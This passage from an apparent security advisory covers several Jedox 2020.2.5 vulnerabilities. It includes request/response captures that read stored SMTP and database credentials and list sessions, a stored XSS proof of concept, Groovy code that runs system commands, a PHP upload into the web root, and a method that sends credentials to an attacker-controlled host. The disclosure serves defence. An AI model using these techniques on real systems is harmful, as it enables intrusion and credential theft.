9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.72 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: /*
13 Origin: [REDACTED]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer:
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 [
  [
    "common",
    "paloGet",
    [
      null,
      "Config",
      "#_config",
      [
        "config"
      ],
      {
        "config": [
          "tasks.smtp.password"
        ]
      },
      true,
      true
    ]
  ]
]
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Fri, 09 Dec 2022 11:44:38 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 Last-Modified: Fri, 09 Dec 2022 11:44:38 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Content-Length: 131
13 Connection: close
14 Content-Type: application/json; charset=utf-8; charset=UTF-8
15
16 [
  [
    true,
    {
      "tasks.smtp.password": {
        "value": "REDACTED", [REDACTED],
        "type": "password",
        "categ": "scheduler",
        "show": "1"
      }
    }
  ]
]
```

Figure 13 - Read SMTP password using `common::paloGet`

The function `palo_mgmt::sess_list` can be used to retrieve a list of all active user sessions. The session information includes not only the username but also the user's IP address, information about the browser and other data.



The screenshot shows a network traffic capture interface with two panels: 'Request' and 'Response'.  
**Request:**  
A POST request to `/be/rpc.php` with various headers and a complex JSON payload. The payload includes a list of session objects under the key `palo_mgmt::sess_list`.  
**Response:**  
An HTTP 200 OK response with standard headers and a JSON body. The JSON body contains a list of session objects, with one specific object from the `palo_mgmt::sess_list` array highlighted by a red box. This object has a user named `_internal_suite` and a login time of `2022-12-09 09:06:44`.  

```
Pretty Raw Hex Render
1 POST /be/rpc.php HTTP/1.1
2 Host: [REDACTED]
3 Cookie: JDX_SID_Slbay9l3c=da60kfapvorfdk9g8mobi3qq07ao8m7d-Slbay9l3c; JDX_SID=oef1t5mr31shu67oedalhlm9db249grj; JDX_JSID=6F467635E25D03FD04706939DCD9E3DA; JDX_WSS_BSID=NP6mDIw1Ch05jtxVWZDnkN5EkAn5Dpqc; JDX_SID_Slbgdgcb2=oef1t5mr31shu67oedalhlm9db249grj-Slbgdgcb2; JDX_SID_Ulbgdgv8a=oef1t5mr31shu67oedalhlm9db249grj-Ulbgdgv8a
4 Content-Length: 34
5 X-Wss-State: a0
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.72 Safari/537.36
9 Content-Type: text/plain;charset=UTF-8
10 X-Jdx-Token: 8Wt26yPhenjYdLzd3hH5nMLYmJkX9TUG
11 X-Jdx-Inst: Ulbgdgv8a
12 Sec-Ch-Ua-Mobile: ?0
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.72 Safari/537.36
14 Sec-Ch-Ua-Platform: "macOS"
15 Accept: */*
16 Origin: [REDACTED]
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-Mode: cors
19 Sec-Fetch-Dest: empty
20 Referer:
21 Accept-Encoding: gzip, deflate
22 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
23 Connection: close
24
25 [
  [
    "palo_mgmt",
    "sess_list",
    [
      null
    ]
  ]
]

1 HTTP/1.1 200 OK
2 Date: Fri, 09 Dec 2022 10:57:52 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000; includeSubdomains;
5 Last-Modified: Fri, 09 Dec 2022 10:57:52 GMT
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Vary: Accept-Encoding
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Content-Length: 2471
13 Connection: close
14 Content-Type: application/json; charset=utf-8;
charset=UTF-8
15
16 [
  [
    true,
    {
      "1": {
        "User": "<SupervisionServer>",
        "Jobs": 2,
        "Login Time": "2022-12-03 05:05:25",
        "Time": 0.000503,
        "Active Jobs": "",
        "License": "",
        "Address": "worker",
        "Command": "",
        "Description": "SVS worker",
        "MachineId": "",
        "CurrentSession": 0,
        "Locale": "en_US",
        "BindModelLicense": -1,
        "Profiling": 0,
        "History Last Jobs": 0,
        "History Slow Jobs": 0
      },
      "91": {
        "User": "_internal_suite",
        "Jobs": 5012,
        "Login Time": "2022-12-09 09:06:44",
        "Time": 0.9955559999999989,
        "Active Jobs": ""
      }
    ]
  ]
]
```

**Figure 14 - `palo_mgmt::sess_list`**

The function `palo_mgmt::lic_users_list` returns a list of all users stored in the system:



The screenshot shows a NetworkMiner capture window. The 'Request' tab displays a POST request to `/be/rpc.php` with various headers and a complex JSON payload. The 'Response' tab shows the server's response, which includes standard HTTP headers and a JSON object. A large portion of the response body is obscured by a red rectangular box.

```
POST /be/rpc.php HTTP/1.1
Host: [REDACTED]
Cookie: JDX_SID=r7t282lu58l4qr067e13hf1dukj1gjbb; JDX_JSID=3CEAD6385283E788A39D0F97D0E531D0; JDX_W5S_BSID=9EYLJ3j4xaOPU7l1Q5OnWMhcthGrFaI; JDX_SID_Ulkkojqs=r7t282lu58l4qr067e13hf1dukj1gjbb-Ulkkojqs; JDX_SID_Ulkkojqs=r7t282lu58l4qr067e13hf1dukj1gjbb-Ulkkojqs
Content-Length: 38
X-Wss-State: a8 b4 s0
Sec-Ch-Ua: "Not?_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
Content-Type: text/plain;charset=UTF-8
X-Jdx-Token: ghdsUy4RYwtAommN09GnFJzZgEGV8weY
X-Jdx-Inst: Ulkkojqs
Sec-Ch-Ua-Platform: "macOS"
Accept: */
Origin:
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9
Connection: close
[{"palo_mgmt": [{"lic_users_list": [{"@": "0"}]}]}
```

Figure 15 - `palo_mgmt::lic_users_list`



# CVE-2022-47877: Stored Cross-Site Scripting in Log-Module

**Criticality:** Critical

**CVSS-Score:** 9.6

**Vulnerability Type:** Cross Site Scripting

**Product:** Jedox 2020.2.5

**Affects:**

- Component: /ub/ccmd
- Logs page

## Overview

A Stored cross-site scripting vulnerability in Jedox 2020.2.5 allows remote authenticated users to inject arbitrary web scripts or HTML in the logs page via the log module. To exploit the vulnerability, the attacker must append an XSS payload to the log message.

## Description

A persistent XSS vulnerability has been identified in the Jedox web application when storing log entries. The following code triggers a demo XSS payload demonstrating the feasibility:

Request	Response
<pre>Pretty Raw \n Actions ▾ 1 POST /ub/ccmd HTTP/1.1 2 Host: [REDACTED] 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0)    Gecko/20100101 Firefox/82.0 4 Accept: /* 5 Accept-Language: de,en-US;q=0.7,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 X-JDX-Inst: Skhul5u41 8 X-JDX-Token: MySnGwG2gFwXTGAmv9Xt4MzCoRPOqfSC 9 X-WSS-State: a0 b0 s0 10 Content-Type: text/plain; charset=UTF-8 11 Content-Length: 56 12 Origin: [REDACTED] 13 DNT: 1 14 Connection: close 15 Referer: [REDACTED] [REDACTED]  16 Cookie: JDX_SID=kfnm75clgh4lt5gous9f9ult2j32142r; JDX_JSID= 3C54AAC77244176F3F943E81B4FA619; JDX_WSS_BSID= eBFNnSaojKkNrJIZBZvNQPksnRbQpGZ; JDX_SID_Skhul5u41= kfnm75clgh4lt5gous9f9ult2j32142r-Skhul5u41; JDX_SID_Ukhul5waa= kfnm75clgh4lt5gous9f9ult2j32142r-Ukhul5waa 17 18 [{"log","error","&lt;img src="#" onerror=\\"alert('XSS')\\&gt;"}]</pre>	<pre>Pretty Raw Render \n Actions ▾ 1 HTTP/1.1 200 OK 2 Date: Mon, 23 Nov 2020 13:50:15 GMT 3 Server: Apache 4 Strict-Transport-Security: max-age=31536000 5 Content-Type: application/json; charset=UTF-8 6 Content-Length: 8 7 Pragma: no-cache 8 Cache-Control: no-store, no-cache, private 9 Last-Modified: Mon, 23 Nov 2020 13:50:15 GMT 10 Expires: Fri, 03 Sep 1999 01:00:00 GMT 11 X-Content-Type-Options: nosniff 12 X-XSS-Protection: 1; mode=block 13 Connection: close 14 15 [   [     true   ] ]</pre>

Figure 16 - Persistent Cross-Site Scripting: Proof of Concept Request




Figure 17 - Execution of the XSS payload

The injected JavaScript code is executed in an administrator's log view and could have allowed an attacker to elevate privileges.



# CVE-2022-47876: Remote Code Execution via Executable Groovy-Scripts

**Criticality:** Critical

**CVSS-Score:** 9.1

**Vulnerability Type:** Exec Code

**Product:** Jedox 2020.2.5

**Affects:** Component: Integrator

## Overview

Integrator in Jedox 2020.2.5 allows remote authenticated users to create Jobs to execute arbitrary code via Groovy-scripts. To exploit the vulnerability, the attacker must be able to create a Groovy-Job in Integrator.

## Description

A user with appropriate permissions can create Groovy jobs in the Integrator with custom source code and then execute them.




Figure 18 - Creating the Groovy Job



Among other things, the following code can be used to execute arbitrary commands on the system:

```
def sout = new StringBuilder(), serr = new StringBuilder()  
def proc = 'whoami'.execute()  
proc.consumeProcessOutput(sout, serr)  
proc.waitForOrKill(10000)  
LOG.error(sout.toString());  
LOG.error(serr.toString());
```



# CVE-2022-47878: Remote Code Execution via Configurable Storage Path

**Criticality:** Critical

**CVSS-Score:** 9.1

**Vulnerability Type:** Incorrect Input Validation

**Product:** Jedox 2020.2.5

**Affects:** Setting: default-storage-path

## Overview

Incorrect input validation for the default-storage-path in the settings page in Jedox 2020.2.5 allows remote, authenticated users to specify the location as web root directory. Consecutive file uploads can lead to the execution of arbitrary code. To exploit the vulnerability, the attacker sets the default storage path to the web root.

## Description

In the application settings the default storage path can be set to any value.

The screenshot shows the 'ADMINISTRATION' section of the Jedox 2020.2.5 web interface. On the left, a sidebar lists various settings categories like Benutzer, Gruppen, Rollen, and Einstellungen. The 'Einstellungen' category is currently selected. The main panel displays 'Erweiterte Einstellungen' (Advanced Settings) for the 'Loginseite' (Login Page). It includes fields for 'Logo' and 'settings\_icon', both of which have been uploaded. Below these are sections for 'Tägliche Meldung' (Daily Message) and 'Studio'. In the 'Studio' section, there is a field labeled 'Standardsspeicherpfad' containing the value '/storage', which is highlighted with a red border. A checkbox for 'Browserprüfung deaktivieren' (Disable browser check) is also present.

Figure 19 - Default storage path setting

An attacker can now set this path to, for example, a directory on the web server such as /htdocs/app/docroot/be/ .

Then, the upload/import function can be used to upload a malicious .php file to a new root directory.




Figure 20 - Importing the file "pentest.php"

As seen in the server response of the file upload, the file ends up in the directory specified by the attacker.

The screenshot displays two panels from the NetworkMiner tool. The left panel, labeled 'Request', shows an incoming POST request to '/be/erpcl.php?c=import&m=importFile&lid=Sibott0n2'. The right panel, labeled 'Response', shows the server's response, which includes a JSON object with a 'fspath' field containing the path 'D:\htdocs\app\docroot\be\fgrp1\h5-test2\n1-pentest.php.php'. This indicates that the uploaded file was successfully saved to the specified directory on the server.

```
POST /be/erpcl.php?c=import&m=importFile&lid=Sibott0n2 HTTP/1.1
Host: [REDACTED]
Cookie: JDX_SID=p19sglassb8emm8hk1ket1tagsqsf7q3; JDX_JSID=2F1A20F914550A0C65925B139CCE4711; JDX_WSS_BSID=wtb503wJWbfXr90nMgg1bz4Xa6qasL03; JDX_SID_Sibott0n2=p19sglassb8emm8hk1ket1tagsqsf7q3-Sibott0n2; JDX_SID_Ulbott32l=p19sglassb8emm8hk1ket1tagsqsf7q3-Ulbott32l
Content-Length: 1002
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: [REDACTED]
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryyKftmAmaQqxN4ax6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: iframe
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
----WebKitFormBoundaryyKftmAmaQqxN4ax6
Content-Disposition: form-data; name="MAX_FILE_SIZE"
Content-Disposition: form-data; name="operation"
--
```

```
HTTP/1.1 200 OK
Date: Thu, 15 Dec 2022 08:36:10 GMT
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubdomains
Last-Modified: Thu, 15 Dec 2022 08:52:00 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Length: 204
Connection: close
Content-Type: application/json; charset=utf-8; charset=UTF-8
{
  "success":true,
  "log":null,
  "nodeId":"n1",
  "name":"pentest",
  "fspath":"D:\htdocs\app\docroot\be\fgrp1\h5-test2\n1-pentest.php.php",
  "path":"D:\Default\test2\pentest.php",
  "g":"fgrp1",
  "h":"n5",
  "n":"n1"
}
```

Figure 21 - Location of the file

The uploaded file can now be executed directly from the web server:



Request		Response	
		Pretty	Raw
1	GET /be/ferpi/h5-test2/n2-pentest.php HTTP/1.1		
Host:			
Cookie:	JDX_SID=19sglass8emmh8lket1tagsqeqf7e; JDX_JSID=PTA0PFI455800E6592B139CCF4711; JDX_WSS_BSID=Wtb50zJW0Fx920nMg1bz4XaEgqsL03; JDX_SID_Silverbton2=p19sglass8emmh8lket1tagsqeqf7q3-Silverbton2; JDX_SID_Ulbot132l=p19sglass8emmh8lket1tagsqeqf7q3-Ulbot132l		
4 Cache-Control:	max-age=8		
5 Sec-Ch-Ua:	"Not%7a_Brand";v="8", "Chromium";v="108"		
6 Sec-Ch-Ua-Mobile:	?0		
7 Sec-Ch-Ua-Platform:	"macOS"		
8 Upgrade-Insecure-Requests:	1		
9 User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.102 Safari/537.36		
10 Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
11 Sec-Fetch-Site:	none		
12 Sec-Fetch-Mode:	navigate		
13 Sec-Fetch-User:	?1		
14 Sec-Fetch-Dest:	document		
15 Accept-Encoding:	gzip, deflate		
16 Accept-Language:	de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7		
17 Connection:	close		
18			
19			

## **Figure 22 - Execute the uploaded file**



# CVE-2022-47874: Disclosure of Database Credentials via Improper Access Controls

**Criticality:** High

**CVSS-Score:** 7.7

**Vulnerability Type:** Incorrect Access Control

**Product:**

- Jedox Cloud
- Jedox 2020.2.5

**Affects:**

- Component: /tc/rpc
- Component: com.jedox.etl.mngr.Connection::getGlobalConnection

## Overview

Improper access controls in `/tc/rpc` in Jedox Cloud and Jedox 2020.2.5 allows remote authenticated users to view details of database connections via the class `com.jedox.etl.mngr.Connections` and the method `getGlobalConnection`. To exploit the vulnerability, the attacker must know the name of the database connection.

## Description

A list of all database connections can be retrieved via `conn::ls`:



The screenshot shows a NetworkMiner capture with two panes: Request and Response.

**Request:**

```
POST /be/rpc.php?1 HTTP/1.1
Host: [REDACTED]
Cookie: [REDACTED]
Content-Length: 93
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Content-Type: text/plain; charset=UTF-8
X-Jdx-Token: ZdeePPu6vFU3fkycnIxExyjwqNnbmOrg
X-Jdx-Inst: Slbc0dav8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.72 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Accept: */*
Origin: [REDACTED]
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close
[REDACTED]
```

**Response:**

```
HTTP/1.1 200 OK
Date: Tue, 06 Dec 2022 13:49:28 GMT
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubdomains;
Last-Modified: Tue, 06 Dec 2022 13:49:28 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Length: 716
Connection: close
Content-Type: application/json; charset=utf-8; charset=UTF-8
[REDACTED]
```

The response body is a JSON array containing several connection objects. Some objects have their details highlighted with red boxes:

- "localhost": {  
 "type": "palo",  
 "description": "Jedox OLAP server on localhost",  
 "active": "1",  
 "perm": 7}
- "localhost\_static": {  
 "type": "palo",  
 "description": "Jedox OLAP server on localhost - Static User credentials",  
 "active": "0",  
 "perm": 7}
- "jedox": {  
 "type": "palo",  
 "description": "",  
 "active": "1",  
 "perm": 7}
- "jedox\_etl (statisch)": {  
 "type": "palo",  
 "description": "Verbindung f\u00fcllbar Typ \"JedoxGlobal\" in den ETL-Prozessen verwendbar",  
 "active": "1",  
 "perm": 7}

Figure 23 - Query the list of all db connections

Details of individual database connections (including encrypted credentials) can be retrieved using the Java RPC function

```
com.jedox.etl.mngr.Connection::getGlobalConnection.
```



The screenshot shows a network traffic capture between a client and a server. The client's POST request to '/tc/rpc' includes various headers and a JSON payload. The server's response is an Apache header followed by a JSON object. A red box highlights the 'password' field in the JSON response, which is set to a value starting with 'AES\''.

```
Request
Pretty Raw Hex
1 POST /tc/rpc HTTP/1.1
2 Host: [REDACTED]
3 Cookie: [REDACTED]
4 Content-Length: 89
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Content-Type: text/plain; charset=UTF-8
7 X-Jdx-Token: Lgb5PZNcHxeuqKge4r91wLMrziA4Kuw
8 X-Jdx-Inst: Ulbc4qq4s
9 Sec-Ch-Ua-Mobile: 70
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/108.0.5359.72 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Accept: */*
13 Origin: [REDACTED]
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: [REDACTED]
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20 Connection: close
21
22 [
  [
    "com.jedox.etl.mngr.Connections",
    "getGlobalConnection",
    [
      "Neue PostgreSQL-Verbindung"
    ]
  ]
]
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 200
2 Date: Tue, 06 Dec 2022 11:20:52 GMT
3 Server: Apache
4 Strict-Transport-Security: max-age=31536000;
includeSubdomains;
5 Expires: Fri, 03 Sep 1999 01:00:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 709
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Connection: close
13
14 [
  [
    true,
    {
      "type": "Postgresql",
      "description": "",
      "host": "",
      "port": "",
      "dsn": "",
      "username": "",
      "password": "AES\",
      "active": "1",
      "useLoginCred": "",
      "xml": "<xml version=\"1.0\" encoding=\"UTF-8\"?><connection name=\"Neue PostgreSQL-Verbindung\" type=\"Postgresql\"><host>[REDACTED]</host><port>5432</port><user>[REDACTED]</user><database>[REDACTED]</database><password encryption=\"AES\">[REDACTED]</password></connection>",
      "json": "{\"connection\": {\"database\": \"postgres\", \"password\": {\"encryption\": \"AES\", \"content\": \"[REDACTED]\", \"salt\": \"[REDACTED]\"}, \"port\": \"5432\", \"name\": \"Neue PostgreSQL-Verbindung\", \"host\": \"[REDACTED]\", \"type\": \"Postgresql\", \"user\": \"[REDACTED]\"}}}"
    }
  ]
]
```

Figure 24 - Retrieve connection details

The credentials requested via this method are encrypted, however they can be decrypted via CVE-2022-47879.



# CVE-2022-47880: Disclosure of Database Credentials via Connection Checks

**Criticality:** Medium

**CVSS-Score:** 6.8

**Vulnerability Type:** Information Disclosure

**Product:**

- Jedox Cloud
- Jedox 2020.2.5

**Affects:**

- Settings Page
- Component: /be/rpc.php

## Overview

An information disclosure vulnerability in `/be/rpc.php` in Jedox Cloud and Jedox 2020.2.5 allows remote authenticated users with the appropriate permissions to modify database connections to disclose the clear text credentials via the `test connection` function. To exploit the vulnerability, the attacker must set the host of the database connection to a server under his control.

## Description

The host part of a database connection can be changed without the need to re-authenticate. Afterwards the connection can be tested:



Verbindungsdetails

Name: Neue PostgreSQL-Verbindung

Beschreibung:

Host: [REDACTED]

Port: 5432

Benutzername: [REDACTED]

Passwort: [REDACTED]

Datenbank: [REDACTED]

Abrufmodus: [REDACTED]

Zusätzliche JDBC Parameter:

Parameter	Wert

**Verbindung testen** **Speichern** **Abbrechen**

**Figure 25 - Change host and test connection**

This sends the clear text credentials, which are not actually known to the user, to the server controlled by the attacker:

